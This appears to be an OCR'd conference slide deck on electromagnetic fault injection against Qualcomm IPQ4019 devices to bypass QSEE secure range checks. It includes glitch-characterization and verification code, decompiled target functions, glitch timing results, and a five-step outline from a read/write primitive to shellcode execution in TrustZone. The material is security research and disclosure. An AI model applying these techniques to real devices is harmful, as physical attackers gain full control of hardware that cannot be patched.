
Trigger down

Print counter

```
uint32_t *trigger = (uint32_t *)(0x0102f004);

if(cmd == 'A') {
    uint32_t counter;

    *trigger = 0x0;

    asm volatile (
            "mov r0, #0;"
            "add r0, r0, #1;"
            < repeat 10,000 times>
            "mov %[counter], r0;"
        : [counter] "=r" (counter)
        :
        : "r0" );

    *trigger = 0x3;

    printf("AAAA%08xBBBB\n", counter);
}
```

AAAA 00002710 BBBB	Expected
<no output>	Mute
<undef. instruction>	Processor exception
<prefetch abort>	Processor exception
AAAA 0000270f BBBB	Success
AAAA 0000270e BBBB	Success

Characterization – Plot



We fixed the EMFI probe on the red dot!

Characterization – Conclusion

- We determined that the IPQ4019 is vulnerable to EMFI
  - Modification of software is possible (i.e. instruction corruption)
- Same processor is used for U-Boot and QSEE
  - Location we identified should be OK to target QSEE code

Let’s break into QSEE…

Approach

- Bypass a ‘secure range check’ in a SMC handler routine
- Disable ‘secure range table entry’ in memory
  - To disable all ‘secure range checks’ of other SMC handler routines
- Reuse software exploit to achieve code execution

Bypassing Range Check – Target #1

Write 0 to anywhere (including QSEE memory)

```
int tzbsp_fver_get_version(uint32_t a1, uint32_t *a2, uint32_t a3)
{
    uint32_t v4 = 0;

    if ( !is_ree_range(off_87EAB290, a2, a2 + 3) )
        return 0xFFFFFFEE;
    if ( a3 < 4 || !a2 )
        return 0xFFFFFFF0;
    *a2 = 0;
    do {
        if ( dword_87EABB48[2 * v4] == a1 )
          *a2 = dword_87EABB48[2 * v4 + 1];
        ++v4;
    } while ( v4 < 0xC );
    return 0;
}
```

Goal is to ‘<u>modify</u>’ the if statement

There’s more…

Bypassing Range Check – Target #2


```
signed int __fastcall is_allowed_range(unsigned int *sec_range_table_ptr, unsigned int *start_addr, unsigned int *end_addr)
{
  int i; // r4
  unsigned int *range_addr; // r3
  unsigned int *range_start; // r5
  secure_range *sec_range; // r5

  if ( end_addr < start_addr )
    return 0;
  for ( i = 0; ; ++i )
  {
    sec_range = (secure_range *)&sec_range_table_ptr[4 * i];
    if ( sec_range->id == 0xFFFFFFFF )
      break;
    if ( !(sec_range->flags & 2) )
      continue;
    range_addr = sec_range->end_addr;
    if ( !range_addr )
    {
      range_addr = sec_range->start_addr;
      if ( range_addr <= start_addr )
        return 0;
LABEL_10:
      if ( range_addr <= end_addr )
        return 0;
      continue;
    }
    range_start = sec_range->start_addr;
    if ( range_start <= start_addr && range_addr > start_addr || range_start <= end_addr && range_addr > end_addr )
      return 0;
    if ( range_start > start_addr )
      goto LABEL_10;
  }
  return 1;
}
```

Goal is to ‘<u>somehow</u>’ return 1 instead of 0

Many, many ‘vulnerable’ locations.

This is just from decompiled code…
(disassembly likely shows even more possibilities)

We don’t care what we glitch exactly…

U-Boot Standalone Application

Location of flags field of secure range entry.

Trigger up

Target

Trigger down

Verification

Print values

```
if(cmd == 'A') {
    uint32_t a1 = 0xdeadbeef;
    uint32_t a2 = 0x87EAB204;
    uint32_t a3 = 4;
    uint32_t a4 = 0;

    uint32_t *trigger = (uint32_t *)(0x0102f004);

    *trigger = 0x0;

    // calling tzbsp_fver_get_version()
    uint32_t ret1 = scm_call_r(0x6, 0x3, a1, a2, a3, a4, 3);

    *trigger = 0x3;

    // calling tzbsp_fver_get_version()
    uint32_t ret2 = scm_call_r(0x6, 0x3, a1, a2, a3, a4, 3);

    // printing to serial interface
    printf("AAAA%08x%08x%08xBBBB\n", ret1, ret2, *(uint32_t *)a2);
}
```


We are able to read from QSEE memory due to a MMU misconfiguration… convenient for verification.

Bypassing Range Check – Reponses

	Ret1	Ret2	Flag		
AAAA	ffffffee	ffffffee	00000002	BBBB	Expected
AAAA	00000000	00000000	00000000	BBBB	Success


...

Timing is key




Bypassing Range Check – Plot

Glitch Power



Glitch Delay

Bypassing Range Check – Increasing success rate




When we set the <u>Glitch Delay</u> and <u>Glitch Power</u> as a successful glitch we achieve a <u>success rate of 5%</u> (i.e. a <u>bypass of a Range Check every ~20 seconds</u>).

Achieving QSEE code execution…

Fault Injection Fault Model (FIRM)

‘Modifying Secure Range Table Entry’



https://raelize.com/posts/raelize-fi-reference-model/

We use FIRM to discuss FI attacks.

Then…

Reuse same software exploit…

Step 1

Create a R/W primitive using multiple SMC handler routines

Step 2

Store shellcode in non-secure memory at 0x82000000

Step 3

Modify the MMU configuration to clear the XN-bit

Step 4

Set the function pointer used by tzbsp_exec_smc to 0x82000000

Step 5

Execute the shellcode by calling tzbsp_exec_smc

… to achieve arbitrary code execution.

Let's wrap up.

Takeaways

- Multiple critical vulnerabilities in QSEE (for IPQ40xx-based devices)
  - These were fixed trivially as it’s software
- Qualcomm IPQ40xx-based devices are vulnerable to EMFI forever
  - This hardware vulnerability won’t be fixed
  - Physical access gives full device control
- Targeting code instead of ARM TrustZone HW primitives is effective
  - No need to target the NS-bit like others have done in the past
- Software exploits can be reused effectively during FI attacks

More details about our research:
https://raelize.com/blog

Q&A

Niek Timmers
niek@raelize.com
@tieknimmers

Cristofaro Mune
cristofaro@raelize.com
@pulsoid